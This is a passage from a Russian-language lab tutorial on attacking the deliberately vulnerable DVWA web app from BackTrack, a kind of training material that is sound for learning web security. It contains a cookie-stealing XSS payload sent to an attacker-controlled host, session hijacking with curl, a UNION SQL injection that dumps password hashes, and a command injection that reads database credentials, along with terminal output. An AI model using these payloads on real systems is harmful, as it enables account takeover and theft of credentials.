
5. Изучите cookie
 - a. Обратите внимание, cookie отображает уровень защищенности и ID сессии.
 - b. Нажмите OK

Раздел 11. Подготовка скрипта BackTrack CGI Cookie

1. Запустите терминал в BackTrack
2. Запустите Apache2
 - a. `service apache2 start`
 - b. `service apache2 status`
 - c. `ps -eaf | grep apache2 | grep -v grep`




3. Создайте директорию для журнала Apache
 - a. `mkdir -p /var/www/logdir`
 - b. `chown www-data:www-data /var/www/logdir`
 - c. `chmod 700 /var/www/logdir`
 - d. `ls -ld /var/www/logdir`



```
root@root: ~  
File Edit View Terminal Help  
root@root:~# mkdir -p /var/www/logdir  
root@root:~# chown www-data:www-data /var/www/logdir/  
root@root:~# chmod 700 /var/www/logdir/  
root@root:~# ls -ld /var/www/logdir/  
drwx----- 2 www-data www-data 40 2023-02-23 08:04 /var/www/logdir/  
root@root:~#
```

4. Сконфигурируйте скрипт
 - a. `cd /usr/lib/cgi-bin`
 - b. `wget http://www.computersecuritystudent.com/SECURITY_TOOLS/DVWA/DVWAv107/lesson16/logit.pl.TXT`
 - c. `mv logit.pl.TXT logit.pl`
 - d. `chown www-data:www-data logit.pl`
 - e. `chmod 700 logit.pl`
 - f. `perl -c logit.pl`




```
root@root: /usr/lib/cgi-bin  
File Edit View Terminal Help  
root@root:/usr/lib/cgi-bin# cd /usr/lib/cgi-bin/  
root@root:/usr/lib/cgi-bin# wget http://www.computersecuritystudent.com/SECURITY_TOOLS/DVWA/DVWAv107/lesson16/logit.pl.TXT  
--2023-02-23 08:11:08-- http://www.computersecuritystudent.com/SECURITY_TOOLS/DVWA/DVWAv107/lesson16/logit.pl.TXT  
Resolving www.computersecuritystudent.com... 108.210.130.146  
Connecting to www.computersecuritystudent.com|108.210.130.146|:80... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 1979 (1.9K) [text/plain]  
Saving to: `logit.pl.TXT'  
  
100%[=====] 1,979 ---K/s in 0s  
2023-02-23 08:11:12 (338 MB/s) - `logit.pl.TXT' saved [1979/1979]  
root@root:/usr/lib/cgi-bin# mv logit.pl.TXT logit.pl  
root@root:/usr/lib/cgi-bin# chown www-data:www-data logit.pl  
root@root:/usr/lib/cgi-bin# chmod 700 logit.pl  
root@root:/usr/lib/cgi-bin# perl -c logit.pl  
logit.pl syntax OK  
root@root:/usr/lib/cgi-bin#
```


Раздел 12. Отправка Cookie на удаленный сервер

1. Войдите в параметры поля ввода
 - a. Кликните правой кнопкой на поле ввода в XSS Reflected
 - b. Выберите "Inspect Element"
2. Добавьте новый атрибут

- a. Кликните правой кнопкой по серой строке
 - b. Выберите “New Attribute”
3. Увеличьте ширину поля ввода
 - a. Введите “size=100”
 - b. Закройте редактор элемента
4. XSS инъекция
 - a. В поле ввода введите следующую строку, подставив вместо BACKTRACKIP IP-адрес машины с BackTrack.
<script>document.location='http://BACKTRACKIP/cgi-bin/login.pl?'+document.cookie</script>



5. Изучите результаты выполнения скрипта
 - a. Обратите внимание, cookie содержит ID сессии и настройки защищенности.



6. Изучите собранные лог-файлы
 - a. Перейдите, заменив BACKTRACKIP на IP адрес BackTrack: http://BACKTRACKIP/logdir/log.txt
 - b. Перейдите на вкладку “Home”, обратите внимание на имя зашедшего пользователя и настройки безопасности в левом нижнем углу экрана.

7. Удаленно зайдите на сайт через терминал
 - a. `cd /var/www/logidr/`
 - b. `ls -l log.txt`
 - c. `cat log.txt`
 - d. `curl -b "security=low; PHPSESSID=6kavca1tmq8b32djqp1hovj584" --location "http://DVWAIP/dvwa/" > login.html`
 замените значение security, PHPSESSID на значения из лог-файла, DVWAIP на IP-адрес машины с DVWA
 - e. `egrep '(Username:|Security Level:)' login.html`
 - f. В выводе функции – HTML представление куска страницы с данными о пользователе и безопасности. Обратите внимание, имя пользователя – admin, уровень безопасности – Low

```


root@root: /var/www/logidr
File Edit View Terminal Help
root@root:/var/www/logidr# ls -l log.txt
-rw-r--r-- 1 www-data www-data 412 2023-02-23 08:55 log.txt
root@root:/var/www/logidr# cat log.txt
-----
HTTP REFERER: http://192.168.0.105/dvwa/vulnerabilities/xss_r
/?name=%3Cscript%3Edocument.location%3D%27http%3A%2F%2F192.168.0.106%2Fcgi-
bin%2Flogit.pl%3F%27%2Bdocument.cookie%3C%2Fscript%3E
DATE: Thu Feb 23 08:50:23 EST 2023; NAME: security;VALUE: low
DATE: Thu Feb 23 08:50:23 EST 2023; NAME: PHPSESSID;VALUE:
nf74ptk02hqvbhdsdjt vj8ua6
-----
root@root:/var/www/logidr# curl -b "security=low; PHPSESSID=nf74ptk02hqvbhdsdjt
vj8ua6" --location "http://192.168.0.105/dvwa/" > login.html
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
102 4493 102 4493 0 0 551k 0 --:--:-- --:--:-- --:--:-- 1462k
root@root:/var/www/logidr# egrep '(Username:|Security Level:)' login.html
bash: syntax error near unexpected token `('
root@root:/var/www/logidr# egrep '(Username:|Security Level:)' login.html
<div align="left"><b>Username:</b> admin<br /><b>
Security Level:</b> low<br /><b>PHPIDS:</b> disabled</div>
root@root:/var/www/logidr#

```


Раздел 13. Кодирование SQL-инъекции

1. Войдите в параметры поля ввода
 - a. Кликните правой кнопкой на поле ввода в XSS Reflected
 - b. Выберите “Inspect Element”
2. Добавьте новый атрибут
 - a. Кликните правой кнопкой по серой строке
 - b. Выберите “New Attribute”
3. Увеличьте ширину поля ввода
 - a. Введите “size=100”
 - b. Закройте редактор элемента
1. Запустите Tamper Data


- a. Tools->Tamper Data
- b. Сверните окно



2. Выведите логин и пароль DVWA
 - a. Вставьте в поле ввода SQL injection следующее:
' union select null,
concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from users –
 - b. Перейдите в окно с Tamper Data



3. Скопируйте закодированную URL
 - a. Выберите второй GET запрос
 - b. Правый клик на “Referer link”
 - c. Нажмите Copy All




4. Откройте gedit
 - a. `cd /var/www/logdir/`
 - b. `gedit union_exploit.txt 2>/dev/null &`



5. Вставьте и сохраните данные
 - a. Правый клик в окне ввода -> “Paste”->”Save”

6. Выполните SQL-инъекцию через curl
- Вставьте в терминал следующую команду:
`curl -b "security=low;PHPSESSID=6kavca1tmq8b32djqlhovj584" --location "http://192.168.1.118/dvwa/vulnerabilities/sqli/?id=%27+union+select+null%2C+concat%28first_name%2C0x3a%2Clast_name%2C0x3a%2Cuser%2C0x3a%2Cpassword%29+from+users+--+&Submit=Submit" | grep -i password | sed 's/
/\n/g' | tee dvwa_passwords.txt`
Заменив данные флага `b` на содержимое поля `Cookie` в `gedit`, а данные флага `-location` – на содержимое поля `Referer`



```
root@root: ~
File Edit View Terminal Help

root@root:~# curl -b "security=low;PHPSESSID=nf74ptk02hqvbmhdsdjtjv8ua6" --location "http://192.168.0.105/dvwa/vulnerabilities/sqli/?id=%27+union+select+null%2C+concat%28first_name%2C0x3a%2Clast_name%2C0x3a%2Cuser%2C0x3a%2Cpassword%29+from+users+--+&Submit=Submit" | grep -i password | sed 's/<br>/\n/g' | tee dvwa_passwords.txt
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 5652 100 5652    0     0 696k      0 --:--:-- --:--:-- --:--:-- 1839k


```
ID: ' union select null, concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from users #
First name:
Surname: admin:admin:admin:5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: ' union select null, concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from users #
First name:
Surname: Gordon:Brown:gordonb:e99a18c428cb38d5f260853678922e03</pre><pre>ID: ' union select null, concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from users #
First name:
Surname: Hack:Me:1337:8d3533d75ae2c3966d7e0d4fcc69216b</pre><pre>ID: ' union select null, concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from users #
First name:
Surname: Pablo:Picasso:pablo:0d107d09f5bbe40cade3de5c71e9e9b7</pre><pre>ID: ' union select null, concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from
```


```

7. Изучите полученные данные
- `cd /var/www/logdir`
 - `ls -l dvwa_passwords.txt`
 - `cat dvwa_passwords.txt`

```
root@root: /var/www/logdir
File Edit View Terminal Help
root@root:~# cd /var/www/logdir/
root@root:/var/www/logdir# ls -l dvwa_password.txt
-rw-r--r-- 1 root root 1281 2023-02-23 09:35 dvwa_password.txt
root@root:/var/www/logdir# car dvwa_password.txt
No command 'car' found, but there are 23 similar ones
car: command not found
root@root:/var/www/logdir# cat dvwa_password.txt



```
ID: ' union select null, concat(first_name,0x3a,last_name,0
x3a,user,0x3a,password) from users #
First name:
Surname: admin:admin:admin:5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: ' unio
n select null, concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from us
ers #
First name:
Surname: Gordon:Brown:gordonb:e99a18c428cb38d5f260853678922e03</pre><pre>ID: ' u
nion select null, concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from
users #
First name:
Surname: Hack:Me:1337:8d3533d75ae2c3966d7e0d4fcc69216b</pre><pre>ID: ' union sel
ect null, concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from users #
First name:
Surname: Pablo:Picasso:pablo:0d107d09f5bbe40cade3de5c71e9e9b7</pre><pre>ID: ' un
ion select null, concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from
users #
First name:
Surname: Bob:Smith:smithy:5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: ' union
select null, concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from use
rs #
```


```


Раздел 14. Кодирование командной инъекции

1. Войдите в параметры поля ввода
 - a. Кликните правой кнопкой на поле ввода в Command Execution
 - b. Выберите “Inspect Element”
2. Добавьте новый атрибут
 - a. Кликните правой кнопкой по серой строке
 - b. Выберите “New Attribute”
3. Увеличьте ширину поля ввода
 - a. Смените “size=30” на “size=85”
 - b. Закройте редактор элемента
1. Запустите Tamper Data
 - a. Tools->Tamper Data
2. Очистите и сверните окно с Tamper Data
 - a. Нажмите на “Clear”, если кнопка активна
 - b. Сверните окно
3. Получите логин и пароль БД из конфигурационного файла.
 - a. Введите следующую команду в поле ввода:

- 127.0.0.1; find /var/www/html/dvwa/* -name "*config*" -print | xargs egrep
 -i ' (database|user|password)'
- Нажмите "submit"
 - Разверните Tamper Data

